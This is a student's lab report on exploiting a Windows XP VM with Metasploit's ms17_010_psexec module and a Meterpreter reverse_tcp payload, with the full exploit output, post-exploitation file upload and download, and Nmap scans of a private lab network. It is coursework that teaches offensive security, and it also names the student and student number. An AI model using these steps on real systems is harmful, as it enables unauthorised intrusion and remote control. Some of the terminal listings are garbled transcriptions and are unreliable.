230 payload/windows/x64/vncinject/bind_tcp_uuid      normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_https      normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https      normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp        normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4    normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid   normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps   normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name      Current Setting  Required  Description
--  -----
DBGTRACE      false          yes       Show extra debug trace info
LEAKATTEMPTS  99            yes       How many times to try to leak transaction
NAMEDPIPE     no             no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS        yes            yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445           yes      The Target port (TCP)
SERVICE_DESCRIPTION  no       no       Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no       no       The service display name
SERVICE_NAME   no             no       The service name
SHARE         ADMIN$         yes      The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .              no       The Windows domain to use for authentication
SMBPass       no             no       The password for the specified username
SMBUser       no             no       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--  -----
EXITFUNC    thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       172.20.4.1      yes       The listen address (an interface may be specified)
LPORT       4444            yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic

msf6 exploit(windows/smb/ms17_010_psexec) >

```

7. Finally, we set up the IP address of the remote host (target) and the IP address of the local host which is our Kali machine's IP address (the remote port number 445 and the local port number is set with default). Then we launch the attack.

```
set RHOSTS <IP>
set LHOST <IP>
exploit
```

8. Now we are with the meterpreter shell, a post-exploit tool, and we have the control of the Windows machine

```
meterpreter >
```

You can run commands to access the file system (e.g., pwd, dir, mkdir, cd). You can also get to the Windows Command Prompt by the command `shell`.

**Answer:**

```

File Actions Edit View Help
Module options (exploit/windows/smb/ms17_010_psexec):
Name      Current Setting      Required  Description
DBGTRACE    false                yes       Show extra debug trace info
LEAKATTEMPTS 99                 yes       How many times to try to leak transaction
NAMEDPIPE
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS
RPORT        445                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE         ADMIN$              yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain
SMBPass
SMBUser

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting      Required  Description
EXITFUNC  thread              yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.20.4.1            yes       The listen address (an interface may be specified)
LPORT      4444                yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.20.4.20
RHOSTS => 172.20.4.20
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.20.4.1:4444
[*] 172.20.4.20:445 - Target OS: Windows 5.1
[*] 172.20.4.20:445 - Filling barrel with fish... done
[*] 172.20.4.20:445 - ← [+] Preparing dynamite ...
[*] 172.20.4.20:445 - [*] Trying stick 1 (x86)... Boom!
[*] 172.20.4.20:445 - [+] Successfully Leaked Transaction!
[*] 172.20.4.20:445 - [+] Successfully caught Fish-in-a-barrel
[*] 172.20.4.20:445 - ← [+] Leaving Danger Zone ...
[*] 172.20.4.20:445 - Reading from CONNECTION struct at: 0x81e955c8
[*] 172.20.4.20:445 - Built a write-what-where primitive...
[+] 172.20.4.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.4.20:445 - Selecting native target
[*] 172.20.4.20:445 - Uploading payload... DwKmhwrn.exe
[*] 172.20.4.20:445 - Created \DwKmhwrn.exe...
[+] 172.20.4.20:445 - Service started successfully...
[*] 172.20.4.20:445 - Deleting \DwKmhwrn.exe...
[*] Sending stage (175174 bytes) to 172.20.4.20
[*] Meterpreter session 1 opened (172.20.4.1:4444 → 172.20.4.20:1038) at 2022-05-23 03:52:23 +1000

meterpreter > 

```

**Your tasks:**

1. Using meterpreter shell to remotely create a text file (with any file name) which contains your s-number, name and the date you do this task. For example, s12345-Jack-24/01/1990. (You might need to do some search on the Internet to get the commands that you need.)
2. Write a small report with screenshots of the following steps:
  - You need to clearly show your penetration and exploiting process.
  - Once you gain access to the target machine from Kali, take a screenshot of Kali's terminal that shows the items in a directory on the target machine.
  - Take a screenshot after using a command in Kali's terminal that creates a file on the target machine.

**Answer:**

In this activity I also download, alter and upload the file as very simple analogy to the “Explore System/Steal Data” for example using John the ripper on hashes.

```
File Actions Edit View Help Shell No.1
100777/rwxrwxrwx 5632 fil 2011-09-21 15:29:39 +1000 write.exe
100666/rw-rw-rw- 82944 fil 2004-08-04 22:00:00 +1000 ws2_32.dll
100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 ws2help.dll
100777/rwxrwxrwx 13824 fil 2004-08-04 22:00:00 +1000 wscntfy.exe
100777/rwxrwxrwx 114688 fil 2004-08-04 22:00:00 +1000 wscript.exe
100666/rw-rw-rw- 81408 fil 2004-08-04 22:00:00 +1000 wscsvc.dll
100666/rw-rw-rw- 148480 fil 2004-08-04 22:00:00 +1000 wscui.cpl
100666/rw-rw-rw- 596992 fil 2004-08-04 22:00:00 +1000 wsecedit.dll
100666/rw-rw-rw- 9216 fil 2004-08-04 22:00:00 +1000 wshatm.dll
100666/rw-rw-rw- 108032 fil 2004-08-04 22:00:00 +1000 wshbth.dll
100666/rw-rw-rw- 28672 fil 2004-08-04 22:00:00 +1000 wshcon.dll
100666/rw-rw-rw- 65536 fil 2004-08-04 22:00:00 +1000 wshext.dll
100666/rw-rw-rw- 14336 fil 2004-08-04 22:00:00 +1000 wship6.dll
100666/rw-rw-rw- 11776 fil 2004-08-04 22:00:00 +1000 wshisn.dll
100666/rw-rw-rw- 7168 fil 2004-08-04 22:00:00 +1000 wshnetbs.dll
100666/rw-rw-rw- 98304 fil 2004-08-04 22:00:00 +1000 wshom.ocx
100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 wshttpip.dll
100666/rw-rw-rw- 42496 fil 2004-08-04 22:00:00 +1000 wsmp32.dll
100666/rw-rw-rw- 22528 fil 2004-08-04 22:00:00 +1000 wssock32.dll
100666/rw-rw-rw- 50688 fil 2004-08-04 22:00:00 +1000 wstdecod.dll
100666/rw-rw-rw- 164352 fil 2004-08-04 22:00:00 +1000 wstpager.ax
100666/rw-rw-rw- 239616 fil 2004-08-04 22:00:00 +1000 wstrenderer.ax
100666/rw-rw-rw- 18432 fil 2004-08-04 22:00:00 +1000 wtsapi32.dll
100666/rw-rw-rw- 430592 fil 2011-09-21 15:30:14 +1000 wuapi.dll
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauclt.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauclti.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaugen.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaugen1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsvr.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircrom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd C:\ 
> Interrupt: use the 'exit' command to quit
meterpreter > cd C:\ 
> pwd
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > mkdir my_exploit
Creating directory: my_exploit
meterpreter > 
```

```
Shell No.1

File Actions Edit View Help

100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 wshtcpip.dll
100666/rw-rw-rw- 42496 fil 2004-08-04 22:00:00 +1000 wsnmp32.dll
100666/rw-rw-rw- 22528 fil 2004-08-04 22:00:00 +1000 wsock32.dll
100666/rw-rw-rw- 50688 fil 2004-08-04 22:00:00 +1000 wstdecod.dll
100666/rw-rw-rw- 164352 fil 2004-08-04 22:00:00 +1000 wstpager.ax
100666/rw-rw-rw- 239616 fil 2004-08-04 22:00:00 +1000 wstrenderer.ax
100666/rw-rw-rw- 18432 fil 2004-08-04 22:00:00 +1000 wtsapi32.dll
100666/rw-rw-rw- 430592 fil 2011-09-21 15:30:14 +1000 wuapi.dll
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauctl.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauctl.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaeng.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaeng1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmiprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll

meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f cmd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt

C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter >
```

```
ShellNo.1
File Actions Edit View Help
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauctl.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauctl1.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaueng.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaueng1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsvr.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlhttpprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlhttpri.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsplires.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll

meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f cmd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt

C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit

Mode          Size  Type  Last modified      Name
_____
100666/rw-rw-rw-  36   fil   2022-05-23 06:21:31 +1000  exploit_time_stamp.txt

meterpreter > █
```

```
Shell No.1

File Actions Edit View Help
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmg.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpub2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpspries.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll

meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f cmd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt

C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
_____
Mode          Size  Type  Last modified      Name
_____
100666/rw-rw-rw-  36   fil   2022-05-23 06:21:31 +1000  exploit_time_stamp.txt

meterpreter > cat exploit_time_stamp.txt
*s2921450_Yasin.Cakar_23-05-2022*
meterpreter > download exploit_time_stamp.txt
[*] Downloading: exploit_time_stamp.txt -> /home/kali/exploit_time_stamp.txt
[*] Downloaded 36.00 B of 36.00 B (100.0%): exploit_time_stamp.txt -> /home/kali/exploit_time_stamp.txt
[*] download : exploit_time_stamp.txt -> /home/kali/exploit_time_stamp.txt
meterpreter > 
```

File Actions Edit View Help

100666/rw-rw-rw-	91648	fil	2004-08-04 22:00:00 +1000	xactsrv.dll
100777/rwxrwxrwx	30720	fil	2004-08-04 22:00:00 +1000	xcopy.exe
100666/rw-rw-rw-	174200	fil	2004-08-04 22:00:00 +1000	xenroll.dll
40777/rwxrwxrwx	0	dir	2011-09-21 15:32:02 +1000	xircm
100666/rw-rw-rw-	129536	fil	2004-08-04 22:00:00 +1000	xmlprov.dll
100666/rw-rw-rw-	50176	fil	2004-08-04 22:00:00 +1000	xmlprov.dll
100666/rw-rw-rw-	11776	fil	2011-09-21 15:29:28 +1000	xolehlp.dll
100666/rw-rw-rw-	438784	fil	2004-08-04 22:00:00 +1000	xpob2res.dll
100666/rw-rw-rw-	187392	fil	2004-08-04 22:00:00 +1000	xpspries.dll
100666/rw-rw-rw-	2897920	fil	2004-08-04 22:00:00 +1000	xpsp2res.dll
100666/rw-rw-rw-	337920	fil	2004-08-04 22:00:00 +1000	zipfldr.dll

```
meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f cmd.exe -H -i
[-] stdapi sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt

C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	36	fil	2022-05-23 06:21:31 +1000	exploit_time_stamp.txt

```
meterpreter > cat exploit_time_stamp.txt
"s2921450_Yasin.Cakar_23-05-2022"
meterpreter > download exploit_time_stamp.txt
[*] Downloading: exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] Downloaded 36.00 B of 36.00 B (100.0%): exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] download : exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	36	fil	2022-05-23 06:21:31 +1000	exploit_time_stamp.txt

```
meterpreter > 
```

The image shows a Kali Linux desktop environment with two windows open:

- GVIM Editor:** The title bar reads "exploit\_time\_stamp.txt +(-) - GVIM1". The menu bar includes File, Edit, Tools, Syntax, Buffers, Window, and Help. The main pane displays the following text:

```
"$2921450 Yasin.Cakar_23-05-2022"
"Hahahahahahaha"
```
- Terminal Window:** The title bar reads "kali@kali:~". The menu bar includes File, Actions, Edit, View, and Help. The terminal session shows:

```
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads exploit_time_stamp.txt juice-shop Music Pictures Public Templates Videos
(kali㉿kali)-[~]
$ open exploit_time_stamp.txt
(kali㉿kali)-[~]
$
```

File Actions Edit View Help

[+] stdapi\_sys\_process\_execute: Operation failed: The system cannot find the file specified.

meterpreter > shell

Process 312 created.

Channel 2 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my\_exploit> echo "s2921450\_Yasin.Cakar\_23-05-2022" > exploit\_time\_stamp.txt

echo "s2921450\_Yasin.Cakar\_23-05-2022" > exploit\_time\_stamp.txt

C:\WINDOWS\system32\my\_exploit>ls

'ls' is not recognized as an internal or external command,  
operable program or batch file.

C:\WINDOWS\system32\my\_exploit>exit

exit

meterpreter > ls

Listing: C:\WINDOWS\system32\my\_exploit

---

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	36	fil	2022-05-23 06:21:31 +1000	exploit_time_stamp.txt

meterpreter > cat exploit\_time\_stamp.txt

"s2921450\_Yasin.Cakar\_23-05-2022"

meterpreter > download exploit\_time\_stamp.txt

[+] Downloading: exploit\_time\_stamp.txt → /home/kali/exploit\_time\_stamp.txt

[+] Downloaded 36.00 B of 36.00 B (100.0%): exploit\_time\_stamp.txt → /home/kali/exploit\_time\_stamp.txt

[+] download : exploit\_time\_stamp.txt → /home/kali/exploit\_time\_stamp.txt

meterpreter > ls

Listing: C:\WINDOWS\system32\my\_exploit

---

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	36	fil	2022-05-23 06:21:31 +1000	exploit_time_stamp.txt

meterpreter > upload exploit\_time\_stamp.txt

[+] uploading : /home/kali/exploit\_time\_stamp.txt → exploit\_time\_stamp.txt

[+] Uploaded 56.00 B of 56.00 B (100.0%): /home/kali/exploit\_time\_stamp.txt → exploit\_time\_stamp.txt

[+] uploaded : /home/kali/exploit\_time\_stamp.txt → exploit\_time\_stamp.txt

meterpreter > shell

Process 3780 created.

Channel 6 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\my\_exploit> cat exploit\_time\_stamp.txt

'cat' is not recognized as an internal or external command,  
operable program or batch file.


C:\WINDOWS\system32\my\_exploit>type exploit\_time\_stamp.txt

type exploit\_time\_stamp.txt

"s2921450\_Yasin.Cakar\_23-05-2022"

"Hahahahahahaha"

C:\WINDOWS\system32\my\_exploit>



# **Appendix**

## **Appendix: Part I**

```
[Lab_8.txt (~/Desktop) - ...] kali@kali:~ File Actions Edit View Help
[(kali㉿kali)-[~]] $ sudo nmap 172.20.4.0/24 -PP
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000095s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.000041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.000072s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp  open  ppp
5901/tcp  open  vnc-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.28 seconds
[(kali㉿kali)-[~]] $ [Lab_8.txt (~/Desktop) - ...] kali@kali:~ File Actions Edit View Help
[(kali㉿kali)-[~]] $ sudo nmap 172.20.4.0/24 -PM
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000058s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.000051s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.000073s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp  open  ppp
5901/tcp  open  vnc-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.31 seconds
[(kali㉿kali)-[~]] $
```

```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
(kali㉿kali)-[~]
```

```
$ sudo nmap 172.20.4.0/24 -sA
```

```
[sudo] password for kali:
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:52 AEST
```

```
Nmap scan report for 172.20.4.20
```

```
Host is up (0.00007s latency).
```

```
All 1000 scanned ports on 172.20.4.20 are unfiltered
```

```
MAC Address: 00:50:56:AE:C6:3E (VMware)
```

```
